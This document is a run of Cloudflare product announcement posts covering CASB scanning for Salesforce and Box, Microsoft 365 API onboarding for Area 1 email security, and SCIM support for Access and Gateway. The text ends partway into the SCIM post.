

Today, we’re sharing the release of two new SaaS integrations for Cloudflare CASB – Salesforce and Box – in order to help CIOs, IT leaders, and security admins swiftly identify looming security issues present across the exact type of tools housing this business-critical data.
Recap: What is Cloudflare CASB?
Released in September, Cloudflare’s API CASB has already proven to organizations from around the world that security risks – like insecure settings and inappropriate file sharing – can often exist across the friendly SaaS apps we all know and love, and indeed pose a threat. By giving operators a comprehensive view of the issues plaguing their SaaS environments, Cloudflare CASB has allowed them to effortlessly remediate problems in a timely manner before they can be leveraged against them.
But as both we and other forward-thinking administrators have come to realize, it’s not always Microsoft 365, Google Workspace, and business chat tools like Slack that contain an organization’s most sensitive information.
Scan Salesforce with Cloudflare CASB
The first Software-as-a-Service. Salesforce, the sprawling, intricate, hard-to-contain Customer Relationship Management (CRM) platform, gives workforces a flexible hub from which they can do just as the software describes: manage customer relationships. Whether it be tracking deals and selling opportunities, managing customer conversations, or storing contractual agreements, Salesforce has truly become the ubiquitous solution for organizations looking for a way to manage every customer-facing interaction they have.
This reliance, however, also makes Salesforce a business data goldmine for bad actors.
With CASB’s new integration for Salesforce, IT and security operators will be able to quickly connect their environments and scan them for the kind of issues putting their sensitive business data at risk. Spot uploaded files that have been shared publicly with anyone who has the link. Identify default permissions that give employees access to records that should be need-to-know only. You can even see employees who are sending out emails as other Salesforce users!
Using this new integration, we’re excited to help close the security visibility gap for yet another SaaS app serving as the lifeblood for teams out in the field making business happen.
Scan Box with Cloudflare CASB
Box is the leading Content Cloud that enables organizations to accelerate business processes, power workplace collaboration, and protect their most valuable information, all while working with a best-of-breed enterprise IT stack like Cloudflare.
A platform used to store everything – from contracts and financials to product roadmaps and employee records – Box has given collaborative organizations a single place to convene and share information that, in a growing remote-first world, has no better place to be stored.
So where are disgruntled employees and people with malicious intent going to look when they want to unveil private business files?
With Cloudflare CASB’s new integration for Box, security and IT teams alike can now link their admin accounts and scan them for under-the-radar security issues leaving them prone to compromise and data exfiltration. In addition to Box’s built-in content and collaboration security, Cloudflare CASB gives you another added layer of protection where you can catch files and folders shared publicly or with users outside your organization. By providing security admins with a single view to see employees who aren’t following security policies, we make it harder for bad actors to get inside and do damage.
With Cloudflare’s status as an official Box Technology Partner, we’re looking forward to offering both Cloudflare and Box users a robust, yet easy-to-use toolset that can help stop pressing, real-world data security incidents right in their tracks.
“Organizations today need products that are inherently secure to support employees working from anywhere,” said Areg Alimian, Head of Security Products at Box. “At Box, we continuously strive to improve our integrations with third-party apps so that it’s easier than ever for customers to use Box alongside best-in-class solutions. With today’s integration with Cloudflare CASB, we enable our joint customers to have a single pane of glass view allowing them to consistently enforce security policies and protect leakage of sensitive information across all their apps.”
Taking action on your business data security
Salesforce and Box are certainly not the only SaaS applications managing this type of sensitive organizational data. At Cloudflare, we strive to make our products as widely compatible as possible so that organizations can continue to place their trust and confidence in us to help keep them secure.
Today, Cloudflare CASB supports integrations with Google Workspace, Microsoft 365, Slack, GitHub, Salesforce, and Box, with a growing list of other critical applications on their way, so if there’s one in particular you’d like to see soon, let us know!
For those not already using Cloudflare Zero Trust, don’t hesitate to get started today – see the platform yourself with 50 free seats by signing up here, then get in touch with our team here to learn more about how Cloudflare CASB can help your organization lock down its SaaS apps.
The landscape of email security is constantly changing. One aspect that remains consistent is the reliance of email as the beginning for the majority of threat campaigns. Attackers often start with a phishing campaign to gather employee credentials which, if successful, are used to exfiltrate data, siphon money, or perform other malicious activities. This threat remains ever present even as companies transition to moving their email to the cloud using providers like Microsoft 365 or Google Workspace.
In our pursuit to help build a better Internet and tackle online threats, Cloudflare offers email security via our Area 1 product to protect all types of email inboxes – from cloud to on premise. The Area 1 product analyzes every email an organization receives and uses our threat models to assess if the message poses risk to the customer. For messages that are deemed malicious, the Area 1 platform will even prevent the email from landing in the recipient’s inbox, ensuring that there is no chance for the attempted attack to be successful.
We try to provide customers with the flexibility to deploy our solution in whatever way they find easiest. Continuing in this pursuit to make our solution as turnkey as possible, we are excited to announce our open beta for Microsoft 365 domain onboarding via the Microsoft Graph API. We know that domains onboarded via API offer quicker deployment times and more flexibility. This onboarding method is one of many, so customers can now deploy domains how they see fit without losing Area 1 protection.
Onboarding Microsoft 365 Domains via API

Cloudflare Area 1 provides customers with many deployment options. Whether it is Journaling + BCC (where customers send a copy of each email to Area 1), Inline/MX records (where another hop is added via MX records), or Secure Email Gateway Connectors (where Area 1 directly interacts with a SEG), Area 1 provides customers with flexibility with how they want to deploy our solution. However, we have always recommended customers to deploy using MX records.
Adding this extra hop and having domains be pointed to Area 1 allows the service to provide protection with sinkholing, making sure that malicious emails don’t reach the destination email inbox. However, we recognized that configuring Area 1 as the first hop (i.e. changing the MX records) may require sign-offs from other teams inside organizations and can lead to additional cycles. Organizations are also caught in waiting for this inline change to reflect in DNS (known as DNS propagation time). We know our customers want to be protected ASAP while they make these necessary adjustments.

With Microsoft 365 onboarding, the process of adding protection requires less configuration steps and waiting time. We now use the Microsoft Graph API to evaluate all messages associated with a domain. This allows for greater flexibility for operation teams to deploy Area 1.
For example, a customer of Area 1 who is heavily involved in M&A transactions due to the nature of their industry benefit from being able to deploy Area 1 quickly using the Microsoft API. Before API onboarding, IT teams spent time juggling the handover of various acquisition assets. Assigning new access rights, handing over ownership, and other tasks took time to execute leaving mailboxes unsecured. However, now when the customer acquires a new entity, they can use the API onboarding to quickly add protection for the domains they just acquired. This allows them to have protection on the email addresses associated with the new domain while they work on completing the other tasks on hand. How our API onboarding process works can be seen below.

Once we are authorized to read incoming messages from Microsoft 365, we will start processing emails and firing detections on suspected emails. This new onboarding process is significantly faster and only requires a few clicks to get started.

To start the process, choose which domain you would like to onboard via API. Then within the UI, you can navigate to “Domains & Routing” within the settings. After adding a new domain and choosing API scan, you can follow our setup wizard to authorize Area 1 to start reading messages.
API scan
Within a few minutes of authorization, your organization will now be protected by Area 1.
Ready to scan
Looking Ahead
This onboarding process is part of our continual efforts to provide customers with best of class email protection. With our API onboarding we provide customers with increased flexibility to deploy our solution. As we look forward, our Microsoft 365 API onboarding opens the door for other capabilities.
Our team is now looking to add the ability to retroactively scan emails that were sent before Area 1 was installed. This provides the opportunity for new customers to clean up any old emails that could still pose a risk for the organization. We are also looking to provide more levers for organizations who want to have more control on which mailboxes are scanned with Area 1. Soon customers will be able to designate within the UI which mailboxes will have their incoming email scanned by Area 1.
We also currently limit the deployment type of each domain to one type (i.e. a domain can either be onboarded using MX records or API). However, we are now looking at providing customers with the ability to do hybrid deployments, using both API + MX records. This combinatorial approach not only provides the greatest flexibility but also provides the maximum coverage.
There are many things in the pipeline that the Area 1 team is looking to bring to customers in 2023 and this open beta lets us build these new capabilities.
All customers can join the open beta so if you are interested in onboarding a new domain using this method, follow the steps above and get Area 1 protection on your Microsoft 365 Domains.
Today, we’re excited to announce that Cloudflare Access and Gateway now support the System for Cross-domain Identity Management (SCIM) protocol. Before we dive into what this means, let’s take a step back and review what SCIM, Access, and Gateway are.
SCIM is a protocol that enables organizations to manage user identities and access to resources across multiple systems and domains. It is often used to automate the process of creating, updating, and deleting user accounts and permissions, and to keep these accounts and permissions in sync across different systems.
For example, most organizations have an identity provider, such as Okta or Azure Active Directory, that stores information about its employees, such as names, addresses, and job titles. The organization also likely uses cloud-based applications for collaboration. In order to access the cloud-based application, employees need to create an account and log in with a username and password. Instead of manually creating and managing these accounts, the organization can use SCIM to automate the process. Both the on-premise system and the cloud-based application are configured to support SCIM.
When a new employee is added to, or removed from, the identity provider, SCIM automatically creates an account for that employee in the cloud-based application, using the information from the on-premises system. If an employee’s information is updated in the identity provider, such as a change in job title, SCIM automatically updates the corresponding information in the cloud-based application. If an employee leaves the organization, their account can be deleted from both systems using SCIM.
SCIM helps organizations efficiently manage user identities and access across multiple systems, reducing the need for manual intervention and ensuring that user information is accurate and up to date.
Cloudflare Access provides secure access to your internal applications and resources. It integrates with your existing identity provider to enforce strong authentication for users and ensure that only authorized users have access to your organization’s resources. After a user successfully authenticates via the identity provider, Access initiates a session for that user. Once the session has expired, Access will redirect the user back to the identity provider.
Similarly, Cloudflare Gateway is a comprehensive secure web gateway (SWG) which leverages the same identity provider configurations as Access to allow administrators to build DNS, Network, and HTTP inspection policies based on identity. Once a user logs in using WARP client via the identity provider, their identity is logged and evaluated against any policies created by their organization’s administrator.
Challenges before SCIM
Before SCIM, if a user needed to be deprovisioned (e.g. leaving the business, a security breach or other factors) an administrator needed to remove access for the user in both the identity provider and Access. This was because a user’s Cloudflare Zero Trust session would stay active until they attempted to log in via the identity provider again. This was time-consuming and error-prone, and it leaves room for security vulnerabilities if a user’s access is not removed in a timely manner.

Another challenge with Cloudflare Access and Gateway was that identity provider groups had to be manually entered. This meant that if an identity provider group changed, an administrator had to manually update the value within the Cloudflare Zero trust dashboard to reflect those changes. This was tedious and time-consuming, and led to inconsistencies if the updates were not made promptly. Additionally, it required additional resources and expertise to manage this process effectively.
SCIM for Access & Gateway

